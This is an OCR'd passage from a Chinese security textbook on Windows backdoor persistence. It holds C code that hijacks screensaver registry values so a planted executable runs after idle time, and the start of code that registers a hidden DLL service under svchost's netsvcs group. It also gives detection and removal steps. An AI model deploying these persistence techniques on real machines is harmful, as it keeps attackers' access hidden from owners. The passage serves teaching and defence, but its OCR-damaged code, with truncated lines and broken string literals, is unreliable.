


Figure 22.22: img

SCRNSAVE.EXE – 设置为恶意 PE 路径

ScreenSaveActive – 设置为 “1’’ 以启用屏幕保护程序

ScreenSaverIsSecure – 设置为 “0’’，不需要密码即可解锁

ScreenSaverTimeout – 指定在屏幕保护程序启动之前系统保持空闲的时间。

更具体的信息，可以查看微软对相关注册表项的说明页面，点击此处。

如下的代码演示了如何通过屏保程序来实现后门持久化：

```
BOOL add_to_screensaver()

{

BOOL ret = FALSE;

LONG rcode = NULL;

DWORD key_value_type;

BYTE shell_value_buffer[MAX_PATH * 2];
```




Figure 22.23: img




Figure 22.24: img

```
DWORD value_buffer_size = sizeof(shell_value_buffer) ;

HKEY desktop_key = NULL;

DWORD set_value_size;

BYTE set_buffer[MAX_PATH];

rcode = RegOpenKeyEx(HKEY_CURRENT_USER, _TEXT("Control Panel\Desktop"),

NULL, KEY_ALL_ACCESS, &desktop_key);

if (rcode != ERROR_SUCCESS)

{

goto ERROR_EXIT;

}
```

```
//

value_buffer_size = sizeof(shell_value_buffer);

rcode = RegQueryValueEx(desktop_key,_TEXT("ScreenSaveActive"), NULL, &key_value_type, shell_va

if (rcode != ERROR_SUCCESS)

{

//找不到指定的键值，说明未开启屏保功能。

if (rcode == 0℮2)

{

//设置待启动程序路径

lstrcpy((TCHAR*)set_buffer, _TEXT("C:\topsec.exe"));

set_value_size = lstrlen((TCHAR*)set_buffer) * sizeof(TCHAR) + sizeof(TCHAR);

rcode = RegSetValueEx(desktop_key, _TEXT("SCRNSAVE.EXE"), NULL, REG_SZ, set_buffer, set_value_

if (rcode != ERROR_SUCCESS)

{

goto ERROR_EXIT;

}

//设置启动时间，60 秒无鼠标键盘活动后启动屏保

lstrcpy((TCHAR*)set_buffer, _TEXT("60));
```

```
set_value_size = lstrlen((TCHAR*)set_buffer) * sizeof(TCHAR) + sizeof(TCHAR);

rcode = RegSetValueEx(desktop_key, _TEXT("ScreenSaveTimeOut"), NULL, REG_SZ, set_buffer, set_v

if (rcode != ERROR_SUCCESS)

{

goto ERROR_EXIT;

}

//开启屏保功能

lstrcpy((TCHAR*)set_buffer, _TEXT("1));

set_value_size = lstrlen((TCHAR*)set_buffer) * sizeof(TCHAR) + sizeof(TCHAR);

rcode = RegSetValueEx(desktop_key, _TEXT("ScreenSaveActive"), NULL, REG_SZ, set_buffer, set_va

if (rcode != ERROR_SUCCESS)

{

goto ERROR_EXIT;

}

}

else

{

goto ERROR_EXIT;
```

```
}

}

else

{

//有键值存在，已开启屏幕保护功能，需要保存原设置，驻留程序按实际情况启动原屏保

if(lstrcmp(_TEXT("1"), (TCHAR*)shell_value_buffer) == NULL)

{

//读取原值并保存

value_buffer_size = sizeof(shell_value_buffer);

rcode = RegQueryValueEx(desktop_key,_TEXT("SCRNSAVE.EXE"), NULL, &key_value_type, shell_value_

if(rcode != ERROR_SUCCESS && rcode != 0x2)

{

goto ERROR_EXIT;

}

//当 ScreenSaveActive 值为 1 而又不存在 SCRNSAVE.EXE 时，不备份。

if(rcode != 0x2)

{

rcode = RegSetValueEx(desktop_key, _TEXT("SCRNSAVE.EXE.BAK"), NULL, REG_SZ, shell_value_buffer
```

```
if (rcode != ERROR_SUCCESS)

{

goto ERROR_EXIT;

}

}

//改为待启动程序

lstrcpy((TCHAR*)set_buffer, _TEXT("C:\topsec.exe"));

set_value_size = lstrlen((TCHAR*)set_buffer) * sizeof(TCHAR) + sizeof(TCHAR);

rcode = RegSetValueEx(desktop_key, _TEXT("SCRNSAVE.EXE"), NULL, REG_SZ, set_buffer, set_value_

if (rcode != ERROR_SUCCESS)

{

goto ERROR_EXIT;

}

//判断是否有配置屏保启动时间

value_buffer_size = sizeof(shell_value_buffer);

rcode = RegQueryValueEx(desktop_key,_TEXT("ScreenSaveTimeOut"), NULL, &key_value_type, shell_v

if(rcode != ERROR_SUCCESS && rcode == 0x2)

{
```

```
//设置启动时间,60 秒无鼠标键盘活动后启动屏保

lstrcpy((TCHAR*)set_buffer, _TEXT("60"));

set_value_size = lstrlen((TCHAR*)set_buffer) * sizeof(TCHAR) + sizeof(TCHAR);

rcode = RegSetValueEx(desktop_key, _TEXT("ScreenSaveTimeOut"), NULL, REG_SZ, set_buffer, set_v

if (rcode != ERROR_SUCCESS)

{

goto ERROR_EXIT;

}

}

}

else if(lstrcmp(_TEXT("0"), (TCHAR*)shell_value_buffer) == NULL)

{

//该值为 0，未开启屏幕保护功能

//设置待启动程序路径

lstrcpy((TCHAR*)set_buffer, _TEXT("C:\topsec.exe"));

set_value_size = lstrlen((TCHAR*)set_buffer) * sizeof(TCHAR) + sizeof(TCHAR);



rcode = RegSetValueEx(desktop_key, _TEXT("SCRNSAVE.EXE"), NULL, REG_SZ, set_buffer, set_value_
```

```
if (rcode != ERROR_SUCCESS)

{

goto ERROR_EXIT;

}

//设置启动时间,60 秒无鼠标键盘活动后启动屏保

lstrcpy((TCHAR*)set_buffer, _TEXT("60));

set_value_size = lstrlen((TCHAR*)set_buffer) * sizeof(TCHAR) + sizeof(TCHAR);

rcode = RegSetValueEx(desktop_key, _TEXT("ScreenSaveTimeOut"), NULL, REG_SZ, set_buffer, set_v

if (rcode != ERROR_SUCCESS)

{

goto ERROR_EXIT;

}

//开启屏保功能

lstrcpy((TCHAR*)set_buffer, _TEXT("1));

set_value_size = lstrlen((TCHAR*)set_buffer) * sizeof(TCHAR) + sizeof(TCHAR);

rcode = RegSetValueEx(desktop_key, _TEXT("ScreenSaveActive"), NULL, REG_SZ, set_buffer, set_va

if (rcode != ERROR_SUCCESS)

{
```

```
goto ERROR_EXIT;

}

}

}

ret = TRUE;

ERROR_EXIT:

if (desktop_key != NULL)

{

RegCloseKey(desktop_key);

desktop_key = NULL;

}

return ret;

}
```


其中 topsec.exe 代码如下：

```
#include “stdafx.h”

#include <Windows.h>

#include <tchar.h>

int _tmain(int argc, _TCHAR* argv[])
```

```
{

int i = 10000;

while(i)

{

i—;

Sleep(1000);

OutputDebugString(_TEXT(“Hello Topsec!!!”));

}

return 0;

}
```

22.10.2 运行效果图

当该用户因鼠标键盘未操作触发屏保程序运行，我们的程序就被启动了，运行后的效果及注册表键值情况如下图所示：



22.10.3 检查及清除方法

1、检查注册表路径 HKCU\Control Panel\Desktop，删除包含来历不明的屏保程序配置信息。

2、通过组策略以强制用户使用专用的屏幕保护程序，或者是通过组策略完全禁用屏保功能。

22.11 创建新服务

22.11.1 原理及代码介绍

在 Windows 上还有一个重要的机制，也就是服务。服务程序通常默默的运行在后台，且拥有 SYSTEM 权限，非常适合用于后门持久化。我们可以将 EXE 文件注册为服务，也可以将 DLL 文件注册为服务，本文这一部分将以 DLL 类型的服务为例，介绍安装及检查的思路。

相信不论是安全从业者还是普通用户都听说过 svchost 进程，系统中存在不少 Svchost 进程，有的还会占用很高的 cpu，究竟这个 Svchost 是何方神圣？是恶意代码还是正常程序？相信不少人用户发出过这样的疑问。实际上 Svchost 是一个正常的系统程序，只不过他是 DLL 类型服务的外壳程序，容易被恶意代码所利用。

Service Host (Svchost.exe) 是共享服务进程，作为 DLL 文件类型服务的外壳，由 Svchost 程序加载指定服务的 DLL 文件。在 Windows 10 1703 以前，不同的共享服务会组织到关联的 Service host 组中，每个组运行在不同的 Service Host 进程中。这样如果一个 Service Host 发生问题不会影响其他的 Service Host。Windows 通过将服务与匹配的安全性要求相结合，来确定 Service Host Groups，一部分默认的组名如下：

Local Service

Local Service No Network

Local Service Network Restricted

Local System

Local System Network Restricted

Network Service

而从 Windows 10 Creators Update（版本 1703）开始，先前分组的服务将被分开，每个服务将在其自己的 SvcHost Host 进程中运行。对于运行 Client Desktop SKU 的 RAM 超过 3.5 GB 的系统，此更改是自动的。在具有 3.5 GB 或更少内存的系统上，将继续将服务分组到共享的 SvcHost 进程中。

此设计更改的好处包括：

通过将关键网络服务与主机中的其他非网络服务的故障隔离，并在网络组件崩溃时添加无缝恢复网络连接的能力，提高了可靠性。

通过消除与隔离共享主机中的行为不当服务相关的故障排除开销，降低了支持成本。

通过提供额外的服务间隔离来提高安全性

通过允许每项服务设置和权限提高可扩展性

通过按服务 CPU，I / O 和内存管理改进资源管理，并增加清晰的诊断数据（报告每个服务的 CPU，I / O 和网络使用情况）。

在系统启动时,Svchost.exe 会检查注册表以确定应加载哪些服务,注册表路径如下:HKLM\SOFTWARE\Microsoft NT\CurrentVersion\Svchost . 在笔者的电脑上，如下图：

而在注册表 HKLM\SYSTEM\CurrentControlSet\Services，保存着注册服务的相关信息，以 netsvcs 组中的 AeLoookupSvc 为例，我们看一下相关信息：

该路径下保存了服务的 ImagePath、Description、DisplayName 等信息，当然还包含一些服务的其他配置，这里不一一列举。如下的代码演示了如何添加一个利用 Svchost 启动的 DLL 共享服务。

```
BOOL search_svchost_service_name(TCHAR* service_name_buffer, PDWORD buffer_size)

{

BOOL bRet = FALSE;

int rc = 0;

HKEY hkRoot;

BYTE buff[2048];
```




Figure 22.25: img




Figure 22.26: img

```
TCHAR* ptr = NULL;

DWORD type;

DWORD size = sizeof(buff);

int i = 0;

bool bExist = false;

TCHAR tmp_service_name[50];

TCHAR* pSvchost = _TEXT("SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost");

rc = RegOpenKeyEx(HKEY_LOCAL_MACHINE, pSvchost, 0, KEY_ALL_ACCESS, &hkRoot);

if(ERROR_SUCCESS != rc)

{

return NULL;

}

rc = RegQueryValueEx(hkRoot, _TEXT("netsvcs"), 0, &type, buff, &size);

SetLastError(rc);

if(ERROR_SUCCESS != rc)

{

RegCloseKey(hkRoot);

return NULL;
```

```
}

do

{

wsprintf(tmp_service_name, _TEXT("netsvcs_0x%d"), i);

for(ptr = (TCHAR*)buff; *ptr; ptr = _tcschr(ptr, 0)+1)

{

if (lstrcmpi(ptr, tmp_service_name) == 0)

{

bExist = true;

break;

}

}

if (bExist == false)

{

break;

}

bExist = false;

i++;
```

```
} while(1);

memcpy(buff + size — sizeof(TCHAR), tmp_service_name, lstrlen(tmp_service_name) * sizeof(TCHAR

rc = RegSetValueEx(hkRoot, _TEXT("netsvcs"), 0, REG_MULTI_SZ, buff, size + lstrlen(tmp_service

if(ERROR_SUCCESS != rc)

{

goto ERROE_EXIT;

}

if (bExist == false)

{

lstrcpyn(service_name_buffer, tmp_service_name, *buffer_size);

*buffer_size =lstrlen(service_name_buffer);

}

bRet = TRUE;

ERROE_EXIT:

if (hkRoot != NULL)

{

RegCloseKey(hkRoot);

hkRoot = NULL;
```

```
}

return bRet;

}

BOOL install_service(LPCTSTR full_dll_path, TCHAR* service_name_buffer, PDWORD buffer_size)

{

BOOL bRet = FALSE;

int rc = 0;

HKEY hkRoot = HKEY_LOCAL_MACHINE;

HKEY hkParam = 0;

SC_HANDLE hscm = NULL;

SC_HANDLE schService = NULL;

TCHAR   strModulePath[MAX_PATH];

TCHAR  strSysDir[MAX_PATH];

DWORD  dwStartType = 0;

BYTE buff[1024];

DWORD type;

DWORD size = sizeof(buff);

TCHAR* binary_path = _TEXT("%SystemRoot%\System32\svchost.exe -k netsvcs");
```

```
TCHAR* ptr;

TCHAR* pSvchost = _TEXT("SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost");

rc = RegOpenKeyEx(hkRoot, pSvchost, 0, KEY_QUERY_VALUE, &hkRoot);

if(ERROR_SUCCESS != rc)

{

goto ERROR_EXIT;

}

rc = RegQueryValueEx(hkRoot, _TEXT("netsvcs"), 0, &type, buff, &size);

RegCloseKey(hkRoot);

SetLastError(rc);

